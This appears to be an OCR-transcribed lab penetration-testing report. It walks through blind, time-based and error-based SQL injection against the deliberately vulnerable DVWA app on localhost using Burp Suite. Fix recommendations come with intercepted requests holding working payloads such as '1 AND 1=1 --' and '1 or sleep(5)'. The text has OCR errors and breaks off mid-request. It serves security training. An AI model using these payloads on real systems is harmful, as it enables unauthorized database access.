
Recommandation

To protect against SQL Injection attacks, it is essential to use parameterized queries (prepared statements) to ensure that us inputs are treated as data, not executable code. Additionally, always validate and sanitize all user inputs to prevent maliciou entries. Where appropriate, use stored procedures to encapsulate SQL logic and reduce exposure to injection points. Implement proper error handling by disabling detailed SQL error messages that could aid attackers. Lastly, strengthen your defense by enabling a Web Application Firewall (WAF) to detect and block malicious traffic at the application layer.

Tool used	References
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**

POC

Step 1: Visit the DVWA web application and click on Sql injection(BLIND) portion with severity level High




Vulnerability: SQL Injection (Blind)

User ID: 1

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Step 2 : Intercepting the communication between DVWA web application and server inserting payload **1 AND 1=1 –** and got information about user IDs **.**




```
POST /dvwa/vulnerabilities/sqli_blind/    HTTP/1.1
Host: localhost
Content-Length : 29
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",  "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding : gzip, deflate, br
Cookie : security =medium ; PHPSESSID =6g4bkriddi84423257sonh53qr
Connection : keep-alive

id=1 AND 1=1 --&Submit=Submit
```

```
                User ID:
                <select name="id">
                  <option value="1">
                    1
                  </option>
                  <option value="2">
                    2
                  </option>
                  <option value="3">
                    3
                  </option>
                  <option value="4">
                    4
                  </option>
                  <option value="5">
                    5
                  </option>
                </select>
                <input type="submit" name="Submit" value="Submit">
              </p>

            </form>
            <pre>
              User ID exists in the database.
            </pre>
          </div>

          <h2>
            More Information
          </h2>
          <ul>
            <li>
              <a href="
              http://www.securiteam.com/securityreviews/5DP0N1P76E.html    "
              target="_blank">
                http://www.securiteam.com/securityreviews/5DP0N1P76E.html
              </a>
```

```
\r \n
\t <div class="vulnerable_code_area
"> \r \n
\t \t <form action="#" method="POST
"> \r \n
\t \t \t <p> \r \n
\t \t \t \t User ID: \n
\t \t \t \t <select name="id"><opti
```

Step 3: Output



Vulnerability: SQL Injection (Blind)


User ID: 1 Submit

User ID exists in the database.

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Payload 2: 1 AND 1=2 -- after inserted this payload got information about user ID Missing



Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110w0r1d

Target: http://localhost

Request

```
POST /dvwa/vulnerabilities/sqli_blind/    HTTP/1.1
Host : localhost
Content-Length : 29
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",   "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests  : 1
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36
(KHTML,  like  Gecko)  Chrome/133.0.0.0   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding : gzip,  deflate,  br
Cookie : id=%27%20AND%201%3D1%20--  ; security =medium ; PHPSESSID =
[illegible]

id=1  AND  1=2--  &Submit=Submit
```

Response

```
<form  action ="#"  method ="POST ">
    <p>
        User  ID:
        <select  name ="id">
            <option  value ="1">
                1
            </option >
            <option  value ="2">
                2
            </option >
            <option  value ="3">
                3
            </option >
            <option  value ="4">
                4
            </option >
            <option  value ="5">
                5
            </option >
        </select >
        <input  type ="submit "  name ="Submit "
    </p>

</form >
<pre>
    User  ID  is  MISSING  from  the  database.
</pre>
</div>

<h2>
    More  Information
</h2>
<ul>
    <li>
        <a  href ="
        http://www.securiteam.com/securityreviews/5
        DP0N1P76E.html  "  target ="_blank ">
```

Inspector

Selection 382 (0x17e)

Selected text

```
\t \t \t <p> \r \n
\t \t \t \t User  ID: \n
\t \t \t \t <select  name="id"><opti
on  value="1">1</option><option   valu
e="2">2</option><option   value="3">3
</option><option  value="4">4</optio
n><option  value="5">5</option></sel
ect>
```

Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	3
Request headers	20
Response headers	10

Done


4,962 bytes | 27 millis

Event log (2) All issues (16) Memory: 176.5MB

Blind Time based SQL injection

Payload:1 or sleep(5)

Step 1: Visit the sql injection(Blind)page.



localhost/dvwa/vulnerabilities/sqli_blind/


Vulnerability: SQL Injection (Blind)

User ID: 1 Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/


Step 2: Intercepting the communication between DVWA web application and server inserting payload 1 or sleep(5) as a result delay the server's response by 5 seconds .



```
POST /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
Host: localhost
Content-Length: 30
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
 Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate, br
Cookie: id=1%20or%20sleep%285%29; security=medium; PHPSESSID=o7m7fsdfunj57n0aunt9uhussi
Connection: keep-alive

id=1 or sleep(5)&Submit=Submit
```

Waiting

3) output:



localhost/dvwa/vulnerabilities/sqli_blind/#

Vulnerability: SQL Injection (Blind)

User ID: 1 Submit

User ID exists in the database.

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Tittle: SOL Injection(Error based)

Description

Error-Based SQL Injection is a technique where an attacker intentionally sends malformed SQL queries to trigger database errors, which then leak useful information

Affected resources	**Severity**
DVWA web application http://localhost/DVWA/vulnerabilities/sqli/	High

Impact

Error-Based SQL Injection exploits improperly handled input to cause the database engine to return error messages. These errors often reveal sensitive internal information, making them dangerous.


Recommandation

To prevent Error-Based SQL Injection, always use parameterized queries (prepared statements) instead of dynamically building SQL statements. Validate and sanitize all user inputs to ensure only expected data is processed. Disable detailed database error messages in production environments to avoid leaking sensitive information. Additionally, implement least privilege access for database accounts and consider using Web Application Firewalls (WAFs) for an extra layer of defense.

Tool used	**References**
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**

POC

Step 1: Visit the sql injection page.




Vulnerability: SQL Injection

User ID: 1

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


2) Step2: Intercepting the communication between DVWA web application and server inserting payload 1 AND1=1/0-- as a result reveal sensitive internal information.



```
POST /dvwa/vulnerabilities/sqli/   HTTP/1.1
Host : localhost
Content-Length : 32
Cache-Control : max-age=0
